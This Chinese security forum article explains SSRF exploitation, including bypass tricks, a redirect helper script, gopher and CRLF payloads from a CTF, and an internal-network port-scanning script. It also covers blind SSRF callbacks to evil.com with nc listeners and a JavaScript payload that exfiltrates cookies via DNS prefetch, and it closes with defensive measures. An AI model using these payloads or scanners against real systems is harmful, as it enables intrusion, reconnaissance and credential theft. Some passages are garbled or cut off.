

SSRF在有无回显方面的利用及其思考与总结

□ 对于SSRF的利用、危害及绕过[MisakiKata

]师傅先知上的[一文](#)介绍的非常详细，看了这篇文章也学到了很多。由于在实际场景中还遇到很多类似SSRF的点，所以还想深入探讨一下其他利用方式以及无回显情况下的

1.一般层面（有回显）SSRF及bypass利用技巧

可能存在SSRF的URL:

```
http://www.xxx.com/vul.php?url=http://www.xxc.com/xxx.jpg
http://share.xxx.com/index.php?url=http://test.com
```

测试

```
http://www.xxx.com/vul.php?url=http://127.0.0.1:port
```

根据回显内容和状态即可确定漏洞是否存在。

协议利用

```
gopher
http://127.0.0.1/ssrf.php?url=gopher://127.0.0.1:2333/_test
dict
http://4o4notfound.org/ssrf.php?url=dict://127.0.0.1:port/info
file
http://4o4notfound.org/ssrf.php?url=file:///etc/passwd
http
http://4o4notfound.org/ssrf.php?url=http://xxx.com/302.php
```

协议限制为http下向服务端提交

bypass

- IP限制绕过（xip.io,十进制IP,八进制IP）
- 协议限制绕过（Redirect,CRLF header injection）
- 调用系统支持的协议和方法

辅助脚本302.php----bypass http协议限制

```
<?php

$ip = $_GET['ip'];

$port = $_GET['port'];

$scheme = $_GET['s'];

$data = $_GET['data'];

header("Location: $scheme://$ip:$port/$data"); ?>
```

协议利用：

1)Dict协议

```
/302.php?s=dict&ip=vul.com&port=8080&data=helo:dict
```

2)Gopher协议

```
/302.php?s=gopher&ip=vul.com&port=8080&data=gopher
```

3)file协议

```
<?php
header("Location: file:///etc/passwd");
```

?>

例子：只能本地localhost情况下访问

结合一道CTF实例

302.php的内容为

```
header("Location:gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1%0d%0aHost:
vultarget.com%0d%0aUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0)

Gecko/20100101 Firefox/50.0%0d%0aAccept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8%0d%0aAccept-Language:

zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3%0d%0aAccept-Encoding: gzip,

deflate%0d%0aConnection: keep-alive%0d%0aUpgrade-Insecure-Requests: 1%0d%0aContent-

Type: application/x-www-form-urlencoded%0d%0aContent-Length:

14%0d%0a%0d%0ausername=admin");
```

CRLF Header Injection HTTP头注入

weblogic uddiexplorer SSRF


http://xxx.com/uddiexplorer/SearchPublicRegistries.jsp?operator=http://(■■■■■■■■■■)&rdoSearch=name&txtSearchname=sdf&txtSearch

CRLF->ASCII Code


-%0d->0x0d->\r ■■

-%0a->0x0a->\n ■■

案例一



案例二




其他实例

下面列出的代码的是从现实场景开发中找到的几个较常见不安全的的实实例。通过用户提供的URL来获取文件的PHP代码，只要它们允许用户决定从哪里获取数据即可。

1. PHP file_get_contents

```
<?php
    if (isset($_POST['url']))
    {
        $content = file_get_contents($_POST['url']);
        $filename = './images/'.rand().'img1.jpg';
        file_put_contents($filename, $content);
        echo $_POST['url']."";
        $img = "<img src=\"".$filename."\"/>";
    }
    echo $img;
?>
```

此实现使用file_get_contentsPHP函数提取用户请求的数据（在本例中为图像），并将其保存到磁盘上随机生成的文件名的文件中。然后，HTML属性将图像显示给用户，\$content可以由用户控制。

1. PHP fsockopen () 函数

```
<?php
function GetFile($host,$port,$link)
{
    $fp = fsockopen($host, intval($port), $errno, $errstr, 30);
    if (!$fp) {
        echo "$errstr (error number $errno) \n";
    } else {
        $out = "GET $link HTTP/1.1\r\n";
        $out .= "Host: $host\r\n";
        $out .= "Connection: Close\r\n\r\n";
        $out .= "\r\n";
        fwrite($fp, $out);
        $contents='';
        while (!feof($fp)) {
            $contents.= fgets($fp, 1024);
        }
        fclose($fp);
        return $contents;
    }
}
?>
```

函数实现的是使用fsockopenPHP函数按用户（任何文件或HTML）的请求获取数据。此函数建立与服务器上的套接字的TCP连接，并执行原始数据传输。

3.PHP curl_exec () 函数

```
<?php
    if (isset($_POST['url']))
    {
        $link = $_POST['url'];
        $curlobj = curl_init();
        curl_setopt($curlobj, CURLOPT_POST, 0);
        curl_setopt($curlobj,CURLOPT_URL,$link);
        curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1);
        $result=curl_exec($curlobj);
        curl_close($curlobj);

        $filename = './curled/'.rand().'txt';
        file_put_contents($filename, $result);
        echo $result;
    }
?>
```

这是在开发中另一个非常常见的操作，它使用curlPHP 获取数据。文件/数据被下载并存储到'curled'文件夹下的磁盘中，并附加一个随机数和'.txt'文件扩展名。

以下是从某网站检索robots.txt的上述代码对应的示例

原本请求http://www.example.com/robots.txt

但是请求http://127.0.0.1:3306/test.txt，得到如下回显

5.5.25a^}}|v]MJÿ÷€l`|q?(Hr&c@Vmysql_native_password!ÿ„#08S01Got packets out of order

利用技巧

端口扫描：

1) PHP

可以滥用以下cURL实现来端口扫描设备：

```
<?php
    if (isset($_POST['url']))
    {
        $link = $_POST['url'];
        $filename = './curled/'.rand().'.txt';
        $curlobj = curl_init($link);
        $fp = fopen($filename,"w");
        curl_setopt($curlobj, CURLOPT_FILE, $fp);
        curl_setopt($curlobj, CURLOPT_HEADER, 0);
        curl_exec($curlobj);
        curl_close($curlobj);
        fclose($fp);
        $fp = fopen($filename,"r");
        $result = fread($fp, filesize($filename));
        fclose($fp);
        echo $result;
    }
?>
```

2) 自动话扫描：

例如10网段的B、C段扫描

```
#!/usr/bin/env python
# encoding: utf-8
import requests
import time
import random
port = '80'
# fuzz local C
for c in xrange(0,255):
    for d in xrange(0,255):
        ip = '10.xx.{0}.{1}'.format(c,d)
        payload = 'http://{ip}:{port}'.format(ip=ip,port=port)
        url = 'http://share.v.t.qq.com/index.php?c=share&a=pageinfo&url={payload}'.format(
            payload=payload)
        # len({"ret":1}) == 9
        if len(requests.get(url).content) != 9:
            print ip, port, 'OPEN', requests.get(url).content
```


更多内容可参考文章[1 2 猪猪侠](#)。

2.WEB层面图片SSRF无回显之SSRF盲打利用

从XSS到SSRF



上图是一次XSS的测试，在经过各种测试之后发现已被过滤的非常严了，各种绕然而并不存在任何XSS问题。然而就这样结束了吗，其实还存在一个测试点。相信测试图



对添加的图片会又被GET请求一次，然后图片url地址又是我们可控制的。这时测试面就逃离了限制更加开阔了。为此，只需从外部站点获取一个文件即可，只要该文件含有

■■■ http://localhost:4567/?url=http://brutelogic.com.br/poc.svg或者http://127.0.0.1:22

当我们发现SSRF漏洞后，首先要做的事情就是测试所有可用的URL，若存在回显利用方式比较多。但是若遇到无回显的SSRF。利用方式又值得探讨一番。

Bool型SSRF

BOOL型SSRF与一般的SSRF的区别在步骤二应用识别,步骤三攻击Payload和步骤四Payload Result.

一般的SSRF在应用识别阶段返回的信息相对较多,比如Banner信息,HTTP Title信息,更有甚的会将整个HTTP的Reponse完全返回. 而Bool型SSRF的却永远只有True or False.

□ 对于Bool型SSRF, 我们不能说Payload打过去就一定成功执行, 就算是返回True, 也不能保证Payload一定执行成功. 所以我们要验证Payload的执行状态信息.

SSRF之盲打SSRF

无回显情况下通过VPS NC监听所有URL Schema存在情况

1.测试URL Schema

当我们发现SSRF漏洞后，首先要做的事情就是测试所有可用的URL Schema：

- file:///
- dict://
- sftp://
- ldap://
- tftp://
- gopher://

file://

这种URL Schema可以尝试从文件系统中获取文件：

http://example.com/ssrf.php?url=file:///etc/passwdhttp://example.com/ssrf.php?url=file:///C:/Windows/win.ini

如果该服务器阻止对外部站点发送HTTP请求，或启用了白名单防护机制，只需使用如下所示的URL Schema就可以绕过这些限制：

dict://

这种URL Scheme能够引用允许通过DICT协议使用的定义或单词列表：

http://example.com/ssrf.php?dict://evil.com:1337/
evil.com:\$ nc -lvp 1337
Connection from [192.168.0.12] port 1337[tcp/*]

```
accepted (family 2, sport 31126)CLIENT libcurl 7.40.0
```

sftp://

在这里，Sftp代表SSH文件传输协议（SSH File Transfer Protocol），或安全文件传输协议（Secure File Transfer Protocol），这是一种与SSH打包在一起的单独协议，它运行在安全连接上，并以类似的方式进行工作。

```
http://example.com/ssrf.php?url=sftp://evil.com:1337/
evil.com:$ nc -lvp 1337
Connection from [192.168.0.12] port 1337[tcp/*]
accepted (family 2, sport 37146)SSH-2.0-libssh2_1.4.2
```

ldap://或ldaps:// 或ldapi://

LDAP代表轻量级目录访问协议。它是IP网络上的一种用于管理和访问分布式目录信息服务的应用程序协议。

```
http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquithttp://example.com/ssrf.php?url=ldaps://localhost:1337/%0
```

tftp://

TFTP (Trivial File Transfer

Protocol,简单文件传输协议)是一种简单的基于lockstep机制的文件传输协议，它允许客户端从远程主机获取文件或将文件上传至远程主机。

```
http://example.com/ssrf.php?url=tftp://evil.com:1337/TESTUDPPACKET
evil.com:# nc -lvup 1337
Listening on [0.0.0.0] (family 0, port1337)TESTUDPPACKETToctettsize0blksize512timeout3
```

gopher://

[Gopher](#)是一种分布式文档传递服务。利用该服务，用户可以无缝地浏览、搜索和检索驻留在不同位置的信息。

```
http://example.com/ssrf.php?url=http://attacker.com/gopher.php gopher.php (host it on attacker.com):-<?php header('Location:
evil.com:# nc -lvp 1337
Listening on [0.0.0.0] (family 0, port1337)Connection from [192.168.0.12] port 1337[tcp/*] accepted (family 2, sport 49398)His
```

利用技巧

dnslog无回显解决

```
http://10.10.107.1:8080/ssrf.php?url=http://php.nf9eex.dnslog.cn
```

ps:dnslog绕过xss-csp

DNS■■■■■■■■CSP■■■■■，结合DNSLOG我们即可窃取在CSP保护下的Cookie。

#Payload

```
document.querySelector('body').innerHTML += "<link rel='dns-prefetch' href='" + window.btoa(document.cookie.split(/;|=/)[1]) +
```

#■■■■■

```
R0ExLjIuMTY0MjI2NDMxNi4xNTMyNTc0NTg3.4q9z30.dnslog.cn **.**.**.**. 2019-07-27 10:45
```

dnslog ssrf外更多利用[参考](#)

综合利用

Bool型SSRF是根据返回包中的state进行判断，当state为“远程连接出错”或者为“SUCCESS”时表示该主机存在，且对应的端口为开放状态。对于Bool型SSRF，页面仅返回了状态，而没有更多别的信息，要想进一步利用，可根据如下的思路：

内网探测->应用识别->攻击Payload->查看结果

1) 内网探测

a:验证URL Schema存在情况，并通过自动化脚本探测内网，查看内网开放的主机和端口。

2)应用识别

根据存在的端口进行应用识别

3) 构造攻击Payload

根据识别的应用和漏洞构造对应payload进行验证

4) 查看结果

盲打案例

可结合以下三篇，进行参考。

[ueditor-ssrf漏洞jsp版本](#)

[Bool型SSRF的思考与实践](#)

[腾讯某处SSRF漏洞](#)

防御

1.禁止跳转

2.过滤返回信息，验证远程服务器对请求的响应是比较容易的方法。如果web应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合

3.禁用不需要的协议，仅仅允许http和https请求。可以防止类似于file://, gopher://, ftp:// 等引起的问题

4.设置URL白名单或者限制内网IP（使用gethostbyname()判断是否为内网IP）

5.限制请求的端口为http常用的端口，比如 80、443、8080、8090

6.统一错误信息，避免用户可以根据错误信息来判断远端服务器的端口状态。

参考：

```
<https://nosec.org/home/detail/2167.html>

https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit#

https://evilcos.me/?p=221

https://www.jianshu.com/p/b31b7b1ca3cb
```

点击收藏 | 5 关注 | 3

[上一篇：pwn学习系列之double free](#) [下一篇：嵌入式设备中上传文件方法总结](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)